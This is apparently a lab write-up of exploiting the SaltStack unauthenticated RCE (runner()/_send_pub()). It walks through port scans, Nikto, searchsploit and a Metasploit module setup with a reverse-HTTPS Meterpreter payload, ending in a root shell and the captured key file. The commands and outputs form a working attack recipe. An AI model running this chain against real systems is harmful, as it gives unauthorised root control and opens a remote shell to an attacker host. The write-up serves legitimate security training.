https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-salt-2vx545AG
https://github.com/saltstack/salt/blob/master/tests/integration/master/test_clear_funcs.py

EXPLOIT DESCRIPTION


This module exploits unauthenticated access to the runner() and _send_pub() methods in the SaltStack Salt master's ZeroMQ request server, for versions 2019.2.3 and earlier and 3000.1 and earlier, to execute code as root on either the master or on select minions. VMware vRealize Operations Manager versions 7.5.0 through 8.1.0, as well as Cisco Modeling Labs Corporate Edition (CML) and Cisco Virtual Internet Routing Lab Personal Edition (VIRL-PE), for versions 1.2, 1.3, 1.5, and 1.6 in certain configurations, are known to be affected by the Salt vulnerabilities. Tested against SaltStack Salt 2019.2.3 and 3000.1 on Ubuntu 18.04, as well as Vulhub's Docker image.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover SSH port 22; HTTP ports 80 and 8000; SMTP port 25; POP3 ports 110 and 995; and IMAP ports 143 and 993.



A more in-depth look at open ports.

```
nmap -A 10.15.2.247
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.2.247
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 23:22 EDT
Nmap scan report for 10.15.2.247
Host is up (0.16s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3a:bf:f1:c2:32:bf:68:29:8c:e4:df:00:9f:5c:9b:ad (RSA)
|   256 11:2a:49:76:2b:3a:3e:9d:df:ea:50:65:84:a3:4c:3f (ECDSA)
|_  256 bd:dd:40:c7:30:c9:ad:36:26:7c:ee:70:d4:31:ad:f6 (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: salt01, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

```
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: SASL TOP STLS UIDL CAPA AUTH-RESP-CODE RESP-CODES PIPELINING
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
143/tcp  open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: listed OK more ENABLE capabilities STARTTLS LOGIN-REFERRALS have post-login IDLE IMAP4rev1 Pre-login ID LITERAL+ LOGINDISABLEDA0001 SASL-IR
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: listed OK more ENABLE capabilities LOGIN-REFERRALS have post-login IDLE IMAP4rev1 Pre-login ID LITERAL+ AUTH=PLAINA0001 SASL-IR
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
```

```
995/tcp  open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) TOP USER UIDL CAPA AUTH-RESP-CODE RESP-CODES PIPELINING
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
8000/tcp open  ssl/http CherryPy wsgiserver
|_http-server-header: CherryPy/18.6.0
|_http-title: SaltGUI
| ssl-cert: Subject: commonName=localhost/organizationName=SaltStack/stateOrProvinceName=Utah/countryName=US
| Not valid before: 2021-04-14T13:25:07
|_Not valid after:  2022-04-14T13:25:07
|_ssl-date: TLS randomness does not represent time
Service Info: Host:  salt01; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.57 seconds
```

Scan all ports. Note port 4506 in use, this may prove to be exploitable.

```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ nmap 10.15.2.247 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 22:05 EDT
Nmap scan report for 10.15.2.247
Host is up (0.15s latency).
Not shown: 65524 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    open     smtp
80/tcp    open     http
110/tcp   open     pop3
143/tcp   open     imap
993/tcp   open     imaps
995/tcp   open     pop3s
4505/tcp  open     unknown
4506/tcp  open     unknown
8000/tcp  open     http-alt
20079/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1807.56 seconds
```

Run a Nikto scan on 10.15.2.247 ports 80 and 8000.

```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ nikto -h 10.15.2.247
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.2.247
+ Target Hostname:    10.15.2.247
+ Target Port:        80
+ Start Time:         2021-10-28 23:24:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5bfee85ab92d0, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
```

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.15.2.247:8000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.2.247
+ Target Hostname:    10.15.2.247
+ Target Port:        8000
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=Utah/L=Salt Lake City/O=SaltStack/CN=localhost
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/ST=Utah/L=Salt Lake City/O=SaltStack/CN=localhost
+ Start Time:         2021-10-28 23:25:07 (GMT-4)
---------------------------------------------------------------------------
+ Server: CherryPy/18.6.0
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Hostname '10.15.2.247' does not match certificate's names: localhost
+ /10.15.tgz: Potentially interesting archive/cert file found.
```

Search for the potential Salt exploit.

```
┌──(root💀kali)-[/home/kali/Web01-Dev]
└─# searchsploit Salt                                                                                127 ×
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Oracle MySQL / MariaDB - Insecure Salt Generation Security Bypass                 | linux/remote/38109.pl
SaltOS - 'download.php' Cross-Site Scripting                                      | php/webapps/37642.txt
SaltOS Erp Crm 3.1 r8126 - Database File Download                                 | php/webapps/45734.txt
SaltOS Erp Crm 3.1 r8126 - SQL Injection                                          | php/webapps/45731.txt
SaltOS Erp Crm 3.1 r8126 - SQL Injection (2)                                      | php/webapps/45733.txt
Saltstack 3000.1 - Remote Code Execution                                          | multiple/remote/48421.txt
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Search for Salt exploits in Metasploit.

```
msf6 > search salt

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  post/android/gather/hashdump                                           normal     No     Android Gather Dump Password Hashes for Android Systems
   1  auxiliary/scanner/http/manageengine_deviceexpert_user_creds  2014-08-28  normal     No     ManageEngine DeviceExpert User Credentials
   2  post/windows/gather/credentials/mcafee_vse_hashdump                    normal     No     McAfee Virus Scan Enterprise Password Hashes Dump
   3  exploit/linux/http/saltstack_salt_wheel_async_rce     2021-02-25       excellent  Yes    SaltStack Salt API Unauthenticated RCE through wheel_async client
   4  post/multi/gather/saltstack_salt                                       normal     No     SaltStack Salt Information Gatherer
   5  auxiliary/gather/saltstack_salt_root_key              2020-04-30       normal     No     SaltStack Salt Master Server Root Key Disclosure
   6  exploit/linux/misc/saltstack_salt_unauth_rce          2020-04-30       great      Yes    SaltStack Salt Master/Minion Unauthenticated RCE
   7  exploit/linux/http/saltstack_salt_api_cmd_exec        2020-11-03       excellent  Yes    SaltStack Salt REST API Arbitrary Command Execution
   8  auxiliary/admin/http/scadabr_credential_dump          2017-05-28       normal     No     ScadaBR Credentials Dumper
   9  post/windows/gather/credentials/skype                                  normal     No     Windows Gather Skype Saved Password Hash Extraction
```

Develop Exploit using Metasploit exploiting the exploit/linux/misc/saltstack_salt_unauth_rce vulnerability discovered.

```
# msfconsole
msf6 > use exploit/linux/misc/saltstack_salt_unauth_rce
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > set RHOSTS 10.15.2.247
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > set LHOST 172.16.5.3
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > show options

Module options (exploit/linux/misc/saltstack_salt_unauth_rce):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   MINIONS   .*               yes       PCRE regex of minions to target
   RHOSTS    10.15.2.247      yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   ROOT_KEY                   no        Master's root key if you have it
   RPORT     4506             yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must
be an address on the local machine or 0.0.0.0 to listen on all add
                                        resses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly
generated)
   URIPATH                    no        The URI to use for this exploit (default is random)
Payload options (python/meterpreter/reverse_https):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.5.2       yes       The local listener hostname
   LPORT  8443             yes       The local listener port
```

```
   LURI                   no        The HTTP Path
Exploit target:
   Id  Name
   --  ----
   0   Master (Python payload)

msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > run
```

```
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > run

[*] Started HTTPS reverse handler on https://172.16.5.2:8443
[*] 10.15.2.247:4506 - Using auxiliary/gather/saltstack_salt_root_key as check
[*] 10.15.2.247:4506 - Connecting to ZeroMQ service at 10.15.2.247:4506
[*] 10.15.2.247:4506 - Negotiating signature
[*] 10.15.2.247:4506 - Negotiating version
[*] 10.15.2.247:4506 - Negotiating NULL security mechanism
[*] 10.15.2.247:4506 - Sending READY command of type REQ
[*] 10.15.2.247:4506 - Yeeting _prep_auth_info() at 10.15.2.247:4506
[+] 10.15.2.247:4506 - Root key: j1c979q259kTWzRCRMjBXAhW6Pk/DDLTdshdUoa9KzHsiJZ3FZqyTiT2koQdFQWExbV0M5AmnuQ=
[*] 10.15.2.247:4506 - Connecting to ZeroMQ service at 10.15.2.247:4506
[*] 10.15.2.247:4506 - Negotiating signature
[*] 10.15.2.247:4506 - Negotiating version
[*] 10.15.2.247:4506 - Negotiating NULL security mechanism
[*] 10.15.2.247:4506 - Sending READY command of type REQ
[*] 10.15.2.247:4506 - Executing Python payload on the master: python/meterpreter/reverse_https
[*] 10.15.2.247:4506 - Yeeting runner() at 10.15.2.247:4506
[!] https://172.16.5.2:8443 handling request from 10.15.2.247; (UUID: tlnxqp5b) Without a database connected that payload UUID tracking will not work!
[*] https://172.16.5.2:8443 handling request from 10.15.2.247; (UUID: tlnxqp5b) Staging python payload (39600 bytes) ...
[!] https://172.16.5.2:8443 handling request from 10.15.2.247; (UUID: tlnxqp5b) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 20 opened (172.16.5.2:8443 -> 127.0.0.1) at 2021-10-29 22:19:27 -0400
```

Launch a shell. Verify root privilege.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
# ip addr
1: [redacted]

2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:[redacted]:23:3d brd ff:ff:ff:ff:ff:ff
    inet 10.15.2.247/24 brd 10.15.2.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fea9:233d/64 scope link
       valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
# cat /root/key.txt
ma3s3r5cgeri5he63vzh
```

key.txt

ma3s3r5cgeri5he63vzh
